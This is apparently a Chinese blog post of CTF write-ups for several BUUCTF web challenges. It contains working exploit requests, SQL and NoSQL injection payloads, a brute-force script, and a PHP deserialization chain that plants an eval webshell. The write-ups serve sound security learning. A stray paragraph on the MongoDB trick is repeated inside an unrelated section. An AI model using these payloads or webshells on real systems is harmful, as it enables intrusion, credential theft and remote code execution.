BUU刷题记录——7

原创


Arnoldqqq 于 2022-02-20 18:41:24 发布 458 收藏

文章标签： ctf

本文链接：https://blog.csdn.net/weixin_43610673/article/details/122955159

[b01lers2020]Space Noodles

根据页面提示，POST访问




按照提示访问最后拼接字符串即可

[网鼎杯 2020 半决赛]faka

关键字：未授权，任意文件读取


/admin 进入后台登录页面

下载源码审计，由于已经发现了后台地址，先查看application/admin/controller/Index.php，看看能否以admin身份登录



可以看到pass()方法中有着诸多验证项，而下面的info()并无要求

未登录无session，id不传值得话就可以进入if语句，跟进_form方法



再看到这个_form_filter方法，全局搜索，在同目录的User.php内

这个$data[‘authorize’]，是权限的控制，查看sql文件得到authorize=3


访问/admin/Index/info

```
POST /admin/Index/info HTTP/1.1
Host: 4cf4911c-f8e1-4f87-bf6c-96f458a9b9e6.node4.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Origin: http://4cf4911c-f8e1-4f87-bf6c-96f458a9b9e6.node4.buuoj.cn
Connection: close
Referer: http://4cf4911c-f8e1-4f87-bf6c-96f458a9b9e6.node4.buuoj.cn/admin/Index/info
Cookie: UM_distinctid=17be840b7b33d1-0c9f9a28fc8482-4c3e2778-144000-17be840b7b4327; s7466e88d=e4eba36262425f9b706f5983a274a71c
Upgrade-Insecure-Requests: 1

username=test&phone=18012128888&mail=123456789%40qq.com&password=123456&desc=11&authorize=3
```

CSDN @Arnoldqqq

用这个账号密码登录即可

后台有个备份管理点击添加备份，然后可以下载备份文件，抓包看到参数，可能存在LFI漏洞



直接读/flag

```
4cf4911c-f8e1-4f87-bf6c-96f458a9b9e6.node4.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://4cf4911c-f8e1-4f87-bf6c-96f458a9b9e6.node4.buuoj.cn/admin.html
Cookie: UM_distinctid=17be840b7b33d1-0c9f9a28fc8482-4c3e2778-144000-17be84
```

```
Content-Type: application/octet-stream
Content-Length: 43
Connection: close
Accept-Length: 43
Accept-Ranges: bytes
Cache-Control: no-store, no-cache, must-revali
Content-Disposition: attachment; filename=../../../../../flag.txt
Content-Encoding: none
Content-Transfer-Encoding: binary
Expires: 0
Pragma: no-cache
X-Powered-By: PHP/7.0.33

flag{f5e025cc-80a8-4616-a4e1-b6e92087a74b}
```

到这其实就结束了，但还存在文件上传的漏洞，详细步骤参考：https://blog.csdn.net/rfrder/article/details/115067196

关键点截图

最终相当于写入的文件是 `static/upload/$md5[0]/$md5[1].$ext`

因此php文件写不了，虽然可写入的其他后缀可控，但是没法写入.htaccess之类的，因此也解析不了，正常是没法写马的，我把这些代码看了一遍后也是这么想的，所以我还是太菜了。

仔细想想，还是这里：

```php
if (!strpos($savename, '.')) {
    $savename .= '.' . pathinfo($this->getInfo('name'), PATHINFO_EXTENSION);
}

return $savename;
```

如果 `$md5[1]` 里面有后缀呢？就相当于直接 `return $savename` 了 最后相当于是这里：

```
static/upload/$md5[0]/$md5[1]
```


[FBCTF2019]Products Manager

关键字：基于约束的SQL攻击

开始审计，先看到add.php的handle_post() 在参数均不为空，且secret即密码通过validata_secret函数检验（即存在大小写字母以及数字且10位以上），若产品在数据库中不存在，则插入数据

```php
foreach (str_split($secret) as $ch) {
  if (ctype_lower($ch)) {
    $has_lowercase = true;
  } else if (ctype_upper($ch)) {
    $has_uppercase = true;
  } else if (is_numeric($ch)) {
    $has_number = true;
  }
}
```


add.php | db.php | index.php | view.php

```php
    return $has_lowercase && $has_uppercase && $has_number;
}

function handle_post() {
    global $_POST;

    $name = $_POST["name"];
    $secret = $_POST["secret"];
    $description = $_POST["description"];

    if (isset($name) && $name !== ""
        && isset($secret) && $secret !== ""
        && isset($description) && $description !== "") {
      if (validate_secret($secret) === false) {
        return "Invalid secret, please check requirements";
      }

      $product = get_product($name);
      if ($product !== null) {
        return "Product name already exists, please enter again";
      }

      insert_product($name, hash( algo: 'sha256', $secret), $description);
```

```
    echo "<p>Product has been added</p>";
  }

  return null;
}
```


View.php 就是密码账号对的话展示产品

```
function handle_post() {
  global $_POST;

  $name = $_POST["name"];
  $secret = $_POST["secret"];

  if (isset($name) && $name !== ""
      && isset($secret) && $secret !== "") {
    if (check_name_secret($name, hash( algo: 'sha256', $secret)) === false) {
      return "Incorrect name or secret, please try again";
    }
    $product = get_product($name);
    echo "<p>Product details:";
    echo "<ul><li>" . htmlentities($product['name']) . "</li>";
    echo "<li>" . htmlentities($product['description']) . "</li></ul></p>";
  }
  return null;
}
```


那应该就是sql注入了，db.php给出了提示，flag在facebook用户的Description那

add.php | db.php | view.php

```
<?php

/*
CREATE TABLE products (
  name char(64),
  secret char(64),
  description varchar(250)
);

INSERT INTO products VALUES('facebook', sha256(....), 'FLAG_HERE');
INSERT INTO products VALUES('messenger', sha256(....), ....);
INSERT INTO products VALUES('instagram', sha256(....), ....);
INSERT INTO products VALUES('whatsapp', sha256(....), ....);
INSERT INTO products VALUES('oculus-rift', sha256(....), ....);
*/
```

但有插入数据的地方用了预处理 回显的地方用了html实体

这里需要用到基于约束的SQL攻击

1.数据库字符串比较

在数据库对字符串进行比较时，如果两个字符串的长度不一样，则会将较短的字符串末尾填充空格，使两个字符串的长度一致，比如，字符串*A:[String]和字符串B:[String2]进行比较时，由于String2比String多了一个字符串，这时MySQL会将字符串A填充为[String]*，即在原来字符串后面加了一个空格，使两个字符串长度一致。

如下两条查询语句：

```
select * from users where username='Dumb'
select * from users where username='Dumb '
```

它们的查询结果是一致的，即第二条查询语句中Dumb后面的空格并没有对查询有任何影响。因为在MySQL把查询语句里的username和数据库里的username值进行比较时，它们就是一个字符串的比较操作，符合上述特征。

2. INSERT截断

这是数据库的另一个特性，当设计一个字段时，我们都必须对其设定一个最大长度，比如CHAR(10)，VARCHAR(20)等等。但是当实际插入数据的长度超过限制时，数据库就会将其进行截断，只保留限定的长度。

在登陆时可以注册一个名字叫[facebook done]的用户，即在目标用户名的后面加一串空格（注意：空格后需再跟一个或多个任意字符，防止程序在检查用户名是否已存在时匹配到目标用户），空格的长度要超过数据库字段限制的长度，让其强制截断。注册该用户名后，由于截断的问题，此时我们的用户名就为:[facebook]，即除了后面的一串空格，我们的用户名和目标用户名一样，那么在登录的时候由于*数据库字符串比较*的特性，最后程序获得到的用户名即为目标用户名。


限制条件：

1. 服务端没有对用户名长度进行限制。如果服务端限制了用户名长度就不能导致数据库截断，也就没有利用条件。
2. 登陆验证的SQL语句必须是用户名和密码一起验证。如果是验证流程是先根据用户名查找出对应的密码，然后再比对密码的话，那么也不能进行利用。因为当使用Dumb为用户名来查询密码的话，数据库此时就会返回两条记录，而一般取第一条则是目标用户的记录，那么你传输的密码肯定是和目标用户密码匹配不上的。
3. 验证成功后返回的必须是用户传递进来的用户名，而不是从数据库取出的用户名。因为当我们以用户Dumb和密码123456登陆时，其实数据库返回的是我们自己的用户信息，而我们的用户名其实是[Dumb
]，如果此后的业务逻辑以该用户名为准，那么就不能达到越权的目的了。

因为有64字节的长度，所以我们名字要大于64字节，例如facebook（很多空格）1，这个作为用户名进行注册，成功注册用户后，我们用facebook作为用户名和刚刚我们设置的密码进行查询。

```
Name:facebook                                                    11
Secret:Aa123456789
Description:123
```

注册后登录facebook用户即可



[Zer0pts2020]phpNantokaAdmin

关键字：sqlite注入bypass

一个简易web数据库操作平台，可以创建表字段插入数据

```php
function is_valid($string) {
  $banword = [
    // comment out, calling function...
    "[\"#'()*,\\/\\\\`-]"
  ];
  $regexp = '/' . implode('|', $banword) . '/i';
  if (preg_match($regexp, $string)) {
    return false;
  }
  return true;
}
```


特殊字符可用: `!@$%^&_+=|~?<>[]{}:;.`

比赛的时候应该是读不了源码要自己fuzz的


```php
if (!in_array($page, ['index', 'create', 'insert', 'delete'])) {
  redirect('?page=index');
}
```

Sqlite特性bypass

1. select的时候，当列名用空白字符隔开时，sqlite只会把空格之前的字符当做列名，并且忽视空格后的字符

```
select [id][fdas3"`] from test
//1
select [id]"dgfsgfs" from test
//1
select [id]fdas from test
//1
第一个列名可以正常读取。第二个就会自动忽略
```

[]和'、"、`、一样可以包裹列名



sqlite可以create table … as select … 作用是根据 SELECT 结果去建立一张表格

输入：

```
table_name=[aaa]as select [sql][&columns[0][name]=]from sqlite_master;&columns[0][type]=2
```

```
$sql = "CREATE TABLE [aaa] as select [sql][ (dummy1 TEXT, dummy2 TEXT, `]from sqlite_master;` 2);";
```

等于：

```
create table [aaa] as select sql from sqlite_master
```

查找sqlite_master中sql列的值放入aaa表中

```
Post  /?page=create
table_name=[aaa]as select [flag_2a2d04c3][&columns[0][name]=]from flag_bf1811da;&columns[0][type]=2
```

[羊城杯 2020]EasySer

关键字：HTTP参数探测、反序列化，ssrf

通过robots.txt得到/star1.php

```
sqlite> select "id" from test;
1
2
sqlite> select 'id' from test;
id
id
sqlite> select `id` from test;
1
2
sqlite> select [id]a from test;
1
2
sqlite> select `id`a from test;
1
2
```



```
</div>
        <iframe src="https://www.baidu.com"  width=100% height=100% frameborder
    </body>
    <!--  小胖说用个不安全的协议从我家才能进ser.php呢！  !-->
</html>
url error<br>
```

这种一看就是ssrf了 `star1.php?path=http://127.0.0.1/star1.php`

```php
<?php
error_reporting(0);
if ( $_SERVER['REMOTE_ADDR'] == "127.0.0.1" ) {
    highlight_file(__FILE__);
}
$flag='{Trump_:"fake_news!"}';

class GWHT{
    public $hero;
    public function __construct(){
        $this->hero = new Yasuo;
    }
    public function __toString(){
        if (isset($this->hero)){
            return $this->hero->hasaki();
        }else{
            return "You don't look very happy";
        }
    }
}
class Yongen{ //flag.php
    public $file;
    public $text;
    public function __construct($file='',$text='') {
        $this -> file = $file;
        $this -> text = $text;

    }
    public function hasaki(){
        $d   = '<?php die("nononon");?>';
        $a= $d. $this->text;
         @file_put_contents($this-> file,$a);
    }
}


class Yasuo{
    public function hasaki(){
        return "I'm the best happy windy man";
    }
}

?>
```

Exp：

```php
<?php

class GWHT{
    public $hero;
}
class Yongen{ //flag.php
    public $file="php://filter/write=string.strip_tags|convert.base64-decode/resource=shell.php";
    public $text="PD9waHAgQGV2YWwoJF9QT1NUW2NtZF0pPz4=";
}


$a = new GWHT();
$a->hero=new Yongen();
echo serialize($a);
?>
```

Payload有了，但是。。我参数呢！！！没地方提交
用Arjun爆破

```
star1.php?path=http://127.0.0.1/star1.php&c=O:4:"GWHT":1:{s:4:"hero";O:6:"Yongen":2:{s:4:"file";s:77:"php://filter/write=string.strip_tags|convert.base64-decode/resource=shell.php";s:4:"text";s:36:"PD9waHAgQGV2YWwoJF9QT1NUW2NtZF0pPz4=";}}
```

然后蚁剑连接shell.php即可


[FireshellCTF2020]URL TO PDF

关键字：ssrf xss
直接file:///etc/passwd 显示url错误，只能访问外网
用的爬虫是WeasyPrint，这个爬不会渲染 js，但是可以解析 `<link attachment=xxx>`
Vps上放一个index.html

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
</head>
<body>
<link rel="attachment" href="file:///flag">
</body>
</html>
```

把下载下来的pdf文件binwalk -e处理或者用Poppler

```
pdfdetach -list 5c8b3275e7b5f4b8d2556408a5bb00d5.pdf
pdfdetach -save 1 5c8b3275e7b5f4b8d2556408a5bb00d5.pdf
```



Poppler 是一个基于 xpdf-3.0 代码库的 PDF 渲染库。它包含下列用于操作 PDF 文档的命令行功能集。 ◈ pdfdetach – 列出或提取嵌入的文件。◈ pdffonts – 字体分析器。◈ pdfimages – 图片提取器。◈ pdfinfo – 文档信息。◈ pdfseparate – 页提取工具。◈ pdfsig – 核查数字签名。◈ pdftocairo – PDF 到 PNG/JPEG/PDF/PS/EPS/SVG 转换器，使用 Cairo 。◈ pdftohtml – PDF 到 HTML 转换器。◈ pdftoppm – PDF 到 PPM/PNG/JPEG 图片转换器。◈ pdftops – PDF 到 PostScript (PS) 转换器。◈ pdftotext – 文本提取。◈ pdfunite – 文档合并工具。
因这个指南的目的，我们仅使用 pdftops 功能。
在基于 Arch Linux 的发行版上，安装 Poppler，运行：

```
$ sudo pacman -S poppler
```

在 Debian、Ubuntu、Linux Mint 上：


```
$ sudo apt-get install poppler-utils
```

在 RHEL、CentOS、Fedora 上：


```
$ sudo yum install poppler-utils
```

[2021祥云杯]Package Manager 2021


关键字：mongodb typescript SQL注入



提示 努力创建自己的包并将其提交给管理员：），随便注册个用户 有个提交package的功能




本来还以为是xss，提交package然后admin那的bot点，看到源码那也有bots.js
查看源码，发现是SQL注入。。。。。。。



Waf的正则没有加上^$，所以可以绕过，只要前面有32位符合正则要求的字符串就行
如： `aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"||this.password[0]=="a`

Mongoose 是一个让我们可以通过Node来操作MongoDB数据库的一个模块



去/auth随便发送个token抓包得到csrf session填到脚本里
Exp：

```python
import requests
import string

url="http://543e1255-f147-463f-b41b-04d92e06652e.node4.buuoj.cn:81/auth"
headers={
    "Cookie": "session=s:SFNpUakZ1v5D3jBsEwvqrt-saSWfjFFO.64UD/FybzWsT+aTbgfUdNEifdXv4GEKo8MMa9eKsiQc"
}

flag = ''
for i in range(10000):
    for j in string.printable:
        if j == '"':
            continue
        payload='aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"||this.password[{}]=="{}'.format(i,j)
        #print(payload)
        data={
            "_csrf":"BRDHiXdk-o032Lm9KjDAR6ECrQjneorPS-_k",
            "token":payload
        }


        r=requests.post(url=url,data=data,headers=headers,allow_redirects=False)
        #print(r.text)
        if "Found. Redirecting to" in r.text:
            #print(payload)
            flag+=j
            print(flag)
            break
"!@#&@&@efefef*@((@))grgregret3r"
```

第二种是WM的Web师傅的骚姿势，只能说学习了，因为实在不会js呜呜呜呜：

> MongoDB支持Javascript语法。所以可以用js语法去抛出内容是admin密码的异常

```
1 _csrf=2PzwJX5n-Y1qH02TLkz3_JXa_O8n2hpgU2G8&token=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"||
2 ( ()=>{throw Error(this.password)})()=="admin
```

> MongoError: Executor error during find command :: caused by :: Error: !@#&@&@efefef*@((@))grgregret3r : @:1:125 @:1:112

登录即可拿到flag。学到了学到了！

[极客大挑战 2020]Roamphp2-Myblog

关键字：伪协议文件读取，zip伪协议触发shell

```
?page=php://filter/read=convert.base64-encode/resource=login
```

读取源码

```php
<?php
//login.php
require_once("secret.php");
$secret_seed = mt_rand(); //secret.php的内容
mt_srand($secret_seed);
$_SESSION['password'] = mt_rand();



//以下为admin/user.php的内容

//登录部分
error_reporting(0);
session_start();
$logined = false;
if (isset($_POST['username']) and isset($_POST['password'])){
    if ($_POST['username'] === "Longlone" and $_POST['password'] == $_SESSION['password']){  // No one knows my password, including myself
        $logined = true;
        $_SESSION['status'] = $logined;
    }
}
if ($logined === false && !isset($_SESSION['status']) || $_SESSION['status'] !== true){
    echo "<script>alert('username or password not correct!');window.location.href='index.php?page=login';</script>";
    die();
}



//文件上传部分
if(isset($_FILES['Files']) and $_SESSION['status'] === true){
    $tmp_file = $_FILES['Files']['name'];
    $tmp_path = $_FILES['Files']['tmp_name'];
    if(($extension = pathinfo($tmp_file)['extension']) != ""){
        $allows = array('gif','jpeg','jpg','png');
        if(in_array($extension,$allows,true) and in_array($_FILES['Files']['type'],array_map(function($ext){return 'image/'.$ext;},$allows),true)){
                $upload_name = sha1(md5(uniqid(microtime(true), true))).'.'.$extension;
                move_uploaded_file($tmp_path,"assets/img/upload/".$upload_name);
                echo "<script>alert('Update image -> assets/img/upload/${upload_name}') </script>";
        } else {
            echo "<script>alert('Update illegal! Only allows like \'gif\', \'jpeg\', \'jpg\', \'png\' ') </script>";
        }
    }
}
```

可以看到密码的是和这个双重随机数生成的一样 无法获取到`$_SESSION['password']`的值，但是可以直接将其置空password也为空 同样可以满足`$_POST['password'] == $_SESSION['password']` 成功登录

第二种是WM的Web师傅的骚姿势，只能说学习了，因为实在不会js呜呜呜呜：


MongoDB支持Javascript语法。所以可以用js语法去抛出内容是admin密码的异常

```
_csrf=2PzwJX5n-Y1qH02TLkz3_JXa_OBn2hpgU2G8&token=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"||
( ()=>{throw Error(this.password)})()=="admin
```

MongoError: Executor error during find command :: caused by :: Error: !@#&@&@efefef"@((@))grgregret3r : @:1:125 @:1:112


登录即可拿到flag。学到了学到了！

上传部分代码有过滤且写死了后缀名，但可以上传zip改后缀为jpg，用zip伪协议不影响触发
传一个2.php 写马 压缩成zip 改后缀上传




```
/index.php?page=zip://./assets/img/upload/1160160437d57e26b63d22d548c3e87c5e93423f.jpg%232
```

```
cmd=system('cat /flllaggggggggg_isssssssssss_heeeeeeeeeere');
```



[De1CTF 2019]ShellShellShell

关键字：sql注入，反序列化原生类，ssrf，绕过unlink()

这两题缝合出来的，tmd好难

https://github.com/rkmylo/ctf-write-ups/tree/master/2018-n1ctf/web/easy-php-540

https://xi4or0uji.github.io/2018/11/06/2018%E4%B8%8A%E6%B5%B7%E5%B8%82%E5%A4%A7%E5%AD%A6%E7%94%9F%E4%BF%A1%E6%81%AF%E5%AE%89%E5%85%A8%E7%AB%9E%E8%B5%9Bweb%E9%A2%98%E8%A7%A3/

一个登录界面，action那输入register还可以注册，这里md5的验证码使用脚本爆破

